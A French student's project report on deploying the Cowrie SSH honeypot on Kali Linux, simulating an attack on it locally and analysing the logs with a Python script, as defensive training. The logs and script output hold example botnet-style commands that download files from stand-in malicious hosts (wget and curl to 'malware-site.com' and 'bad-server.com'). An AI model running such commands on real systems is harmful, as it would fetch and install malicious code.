

Rapport de Projet Cybersécurité

DÉPLOIEMENT ET ANALYSE D'UN HONEYPOT SSH

Mise en œuvre de Cowrie sur Kali Linux



Auteur :

Yacine SEHLI

Étudiant en 1ère Année - Cybersécurité

29 novembre 2025

Table des matières

1	Introduction	2
2	Mise en place de l'Architecture	2
2.1	Préparation de l'environnement	2
2.2	Installation de Cowrie	2
3	Démarrage du Piège	3
4	Simulation de l'Attaque Red Teaming	3
4.1	Reconnaissance	3
4.2	Intrusion et Exécution	4
5	Analyse Forensique Blue teaming	4
5.1	Analyse des Logs Bruts	4
5.2	Automatisation avec Python	5
6	Conclusion	6

1 Introduction

Dans le cadre de mes études en cybersécurité, j'ai voulu comprendre comment les attaquants interagissent avec des serveurs vulnérables. Plutôt que d'attendre une attaque réelle sur un système de production, j'ai décidé de déployer un **Honeypot**.


Mon choix s'est porté sur **Cowrie**, un honeypot SSH/Telnet conçu pour enregistrer les attaques par force brute et l'interaction shell effectuée par l'attaquant.

Ce projet a été réalisé dans un environnement virtualisé sécurisé sous **Kali Linux**. Ce rapport retrace mon parcours, de l'installation technique à l'analyse forensique des données capturées.

2 Mise en place de l'Architecture

2.1 Préparation de l'environnement

J'ai commencé par configurer ma machine virtuelle Kali Linux. La sécurité étant primordiale, la première étape consistait à ne jamais exécuter le honeypot en tant qu'administrateur (root). J'ai donc créé un utilisateur dédié nommé `cowrie` avec des privilèges restreints.



```
(kali㉿kali)-[~]  
$ sudo adduser --disabled-password cowrie  
Changing the user information for cowrie  
Enter the new value, or press ENTER for the default  
  Full Name []: Yacine  
  Room Number []: 1  
  Work Phone []: 0653150600  
  Home Phone []: 1  
  Other []: 1  
Is the information correct? [Y/n] y
```

FIGURE 1 – Création de l'utilisateur sécurisé 'cowrie'

2.2 Installation de Cowrie

Une fois l'utilisateur configuré, j'ai récupéré le code source officiel de Cowrie depuis GitHub. J'ai utilisé un environnement virtuel Python (`virtualenv`) pour isoler les dépendances du projet et ne pas interférer avec le système Kali principal.

```
(kali@kali)-[~]
$ sudo su - cowrie
(cowrie@kali)-[~]
$ git clone http://github.com/cowrie/cowrie
Cloning into 'cowrie'...
warning: redirecting to https://github.com/cowrie/cowrie/
remote: Enumerating objects: 20435, done.
remote: Counting objects: 100% (888/888), done.
remote: Compressing objects: 100% (435/435), done.
remote: Total 20435 (delta 773), reused 454 (delta 453), pack-reused 19547 (from 3)
Receiving objects: 100% (20435/20435), 11.25 MiB | 1.51 MiB/s, done.
Resolving deltas: 100% (14210/14210), done.
```

FIGURE 2 – Clonage du dépôt GitHub officiel de Cowrie

3 Démarrage du Piège

Après avoir configuré les dépendances et résolu quelques problèmes liés aux chemins d'exécution Python, j'ai pu lancer le service.

Cowrie écoute par défaut sur le port **2222**. C'est une configuration astucieuse : elle permet de laisser le vrai port SSH (22) disponible pour l'administration, tout en redirigeant les attaquants vers le faux port via des règles iptables (ou en scannant directement le 2222).

```
(cowrie-env)(cowrie@kali)-[~/cowrie]
$ cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Starting cowrie: [twisted --umask=0022 --pidfile /home/cowrie/cowrie/var/run/cowrie.pid --logger cowrie.python.logfile.logger cowrie]...
/home/cowrie/cowrie/cowrie-env/lib/python3.13/site-packages/twisted/conch/ssh/transport.py:110: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-cbc": (algorithms.TripleDES, 24, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.13/site-packages/twisted/conch/ssh/transport.py:117: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-ctr": (algorithms.TripleDES, 24, modes.CTR),
```

FIGURE 3 – Démarrage réussi du service Cowrie (Twisted framework)

4 Simulation de l'Attaque **Red Teaming**

Pour vérifier le bon fonctionnement de mon piège, j'ai endossé le rôle de l'attaquant ("Red Team"). J'ai utilisé un second terminal pour simuler une intrusion externe.

4.1 **Reconnaissance**

J'ai d'abord scanné la machine cible avec **Nmap** pour confirmer que le port était ouvert et visible.

```
(kali@kali)-[~]
$ nmap -p 2222 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 05:51 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000076s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

FIGURE 4 – Scan Nmap confirmant l’ouverture du port 2222

4.2 Intrusion et Exécution

Ensuite, je me suis connecté en SSH. Cowrie est configuré pour accepter n’importe quel mot de passe simple, simulant une faille de sécurité. Une fois connecté, j’ai exécuté des commandes typiques d’un botnet : téléchargement de malwares ‘wget’, reconnaissance système ‘uname -a’, et tentative de modification de fichiers.

```
2025-11-29T05:55:15.274133Z [-] Attempt to access blocked network address
2025-11-29T05:55:15.275271Z [-] (UDP Port 9941 Closed)
2025-11-29T05:55:15.275539Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7b4d6e0>
2025-11-29T05:55:37.149796Z [HoneyPotSSHTransport,0,127.0.0.1] CMD: curl -O http://bad-server.com/script.sh
2025-11-29T05:55:37.150648Z [HoneyPotSSHTransport,0,127.0.0.1] Command found: curl -O http://bad-server.com/script.sh
2025-11-29T05:55:37.151344Z [HoneyPotSSHTransport,0,127.0.0.1] resolve_cname(bad-server.com)
2025-11-29T05:55:37.152002Z [HoneyPotSSHTransport,0,127.0.0.1] DNSDatagramProtocol starting on 38273
2025-11-29T05:55:37.152160Z [HoneyPotSSHTransport,0,127.0.0.1] Starting protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7b4df30>
2025-11-29T05:55:38.402251Z [-] DNSDatagramProtocol starting on 60144
2025-11-29T05:55:38.402513Z [-] Starting protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7118830>
2025-11-29T05:55:38.402875Z [-] (UDP Port 38273 Closed)
2025-11-29T05:55:38.403062Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7b4df30>
2025-11-29T05:55:41.405760Z [-] DNSDatagramProtocol starting on 23908
2025-11-29T05:55:41.406069Z [-] Starting protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7ed8270>
2025-11-29T05:55:41.406760Z [-] (UDP Port 60144 Closed)
2025-11-29T05:55:41.407013Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7118830>
2025-11-29T05:55:52.455604Z [-] DNSDatagramProtocol starting on 47984
2025-11-29T05:55:52.456038Z [-] Starting protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7ed89e0>
2025-11-29T05:55:52.456758Z [-] (UDP Port 23908 Closed)
2025-11-29T05:55:52.457003Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7ed8270>
2025-11-29T05:56:37.490437Z [-] Unhandled Error
Traceback (most recent call last):
  File "/home/cowrie/cowrie/src/cowrie/core/network.py", line 56, in resolve_cname
    result = yield client.lookupAddress(address)
twisted.internet.defer.TimeoutError: [Query(b'bad-server.com', 1, 1)]
2025-11-29T05:56:37.490815Z [-] Attempt to access blocked network address
2025-11-29T05:56:37.491777Z [-] (UDP Port 47984 Closed)
2025-11-29T05:56:37.491989Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7fab7ed89e0>
2025-11-29T05:57:06.155933Z [-] Timeout reached in HoneyPotSSHTransport
2025-11-29T05:57:06.158300Z [HoneyPotSSHTransport,0,127.0.0.1] Closing TTY Log: var/lib/cowrie/tty/76e4986448c79627a1c063fbd08f40694907e96ce9406821915e46a4ea45a6e after 300.0 seconds
2025-11-29T05:57:06.159393Z [HoneyPotSSHTransport,0,127.0.0.1] avatar root logging out
2025-11-29T05:57:06.159534Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2025-11-29T05:57:06.159647Z [HoneyPotSSHTransport,0,127.0.0.1] Connection lost after 336.8 seconds
```

FIGURE 5 – Logs montrant les commandes malveillantes (wget, curl) tentées par l’attaquant

5 Analyse Forensique Blue teaming

C’est la partie la plus intéressante du projet : l’analyse des traces laissées. Cowrie enregistre tout au format JSON, ce qui est idéal pour le traitement automatisé.

5.1 Analyse des Logs Bruts

En inspectant le fichier `cowrie.json`, j’ai pu voir chaque frappe clavier de l’attaquant. On y distingue clairement la tentative de connexion réussie avec le couple `root/love`.

```

(cowrie-env)(cowrie@kali)-[~/cowrie]
$ cat var/log/cowrie/cowrie.log
2025-11-29T05:50:09.009471Z [-] Reading configuration from ['/home/cowrie/cowrie/etc/cowrie.cfg.dist', '/home/cowrie/etc/cowrie/etc/cowrie.cfg']
2025-11-29T05:50:09.659272Z [-] Python Version 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0]
2025-11-29T05:50:09.659337Z [-] Twisted Version 25.5.0
2025-11-29T05:50:09.659361Z [-] Cowrie Version 2.9.0
2025-11-29T05:50:09.659379Z [-] Sensor UUID: 2cb2adb6-cd11-11f0-aa9a-0800271fb723
2025-11-29T05:50:09.666439Z [-] Loaded output engine: jsonlog
2025-11-29T05:50:09.668732Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 25.5.0 (/home/cowrie/cowrie/cowrie-env/bin/python 3.13.7) starting up.
2025-11-29T05:50:09.669126Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epoll reactor.EPollReactor.
2025-11-29T05:50:09.680206Z [-] CowrieSSHFactory starting on 2222
2025-11-29T05:50:09.682401Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object at 0x7fab7ed1d30>
2025-11-29T05:50:09.861090Z [-] Ready to accept SSH connections
2025-11-29T05:51:29.352284Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 127.0.0.1:52970 (127.0.0.1:2222) [session: 55c2561bd7b5]
2025-11-29T05:51:29.353796Z [HoneyPotSSHTransport,0,127.0.0.1] Remote SSH version: SSH-2.0-OpenSSH_10.0p2 Debian-8
2025-11-29T05:51:29.357210Z [HoneyPotSSHTransport,0,127.0.0.1] SSH client hassh fingerprint: eeca2460550b9ded084ecf2f70a75356
2025-11-29T05:51:29.358844Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key alg=b'ssh-ed25519'
2025-11-29T05:51:29.358848Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha2-256' b'none'
2025-11-29T05:51:29.358976Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha2-256' b'none'
2025-11-29T05:52:01.923588Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2025-11-29T05:52:01.925145Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2025-11-29T05:52:01.926538Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'none'
2025-11-29T05:52:06.118197Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password'
2025-11-29T05:52:06.118794Z [HoneyPotSSHTransport,0,127.0.0.1] Could not read etc/userdb.txt, default database activated
2025-11-29T05:52:06.119423Z [HoneyPotSSHTransport,0,127.0.0.1] login attempt [b'root'/b'love'] succeeded
2025-11-29T05:52:06.120348Z [HoneyPotSSHTransport,0,127.0.0.1] Initialized emulated server as architecture: linux-x64-lsb
2025-11-29T05:52:06.121001Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
2025-11-29T05:52:06.121352Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2025-11-29T05:52:06.122192Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2025-11-29T05:52:06.122552Z [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2025-11-29T05:52:06.122758Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2025-11-29T05:52:06.172091Z [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (48, 115, 0, 0)
2025-11-29T05:52:06.172380Z [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,0,127.0.0.1] Terminal Size: 115 48
2025-11-29T05:52:06.173684Z [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,0,127.0

```

FIGURE 6 – Extrait des logs JSON : on voit le succès de l'authentification

Des erreurs "Traceback" sont également visibles dans les logs, montrant que Cowrie a bloqué les tentatives de sortie réseau vers des sites malveillants simulés (`malware-site.com`), protégeant ainsi mon réseau local.

5.2 Automatisation avec Python

Pour rendre l'analyse plus professionnelle, j'ai développé un script Python '`analyze_honeypot.py`'. Ce script parse le fichier de log et génère un rapport synthétique instantané.

Ce script permet d'extraire :

- Le nombre d'attaques uniques.
- Les adresses IP sources.
- Les couples identifiant/mot de passe testés.
- L'historique des commandes shell.

```
(cowrie-env)(cowrie@kali)-[~/cowrie]
$ python3 analyze_honeypot.py

RAPPORT D'ANALYSE HONEYPOT COWRIE

[+] Nombre total d'attaques (sessions) : 1
[+] Adresses IP des attaquants :
    {'127.0.0.1'}

[+] Top 5 des identifiants testés (User/Pass) :
    - root/love : 1 fois

[+] Commandes malveillantes exécutées :
    $ uname -a
    $ cat /proc/cpuinfo
    $ wget http://malware-site.com/virus.exe
    $ curl -O http://bad-server.com/script.sh

Analyse terminée.
```

FIGURE 7 – Résultat final de mon script d'analyse automatique

6 Conclusion

Ce projet m'a permis de toucher aux deux facettes de la cybersécurité.

D'un côté, j'ai appris à *déployer et sécuriser* un service Linux . De l'autre, j'ai pu observer comment une attaque se déroule "de l'intérieur".

L'utilisation de Cowrie m'a montré qu'il est possible de tromper un attaquant pour étudier son comportement sans mettre en danger le système réel. L'ajout de mon script Python finalise ce projet en transformant des données brutes en renseignements exploitables (Threat Intelligence).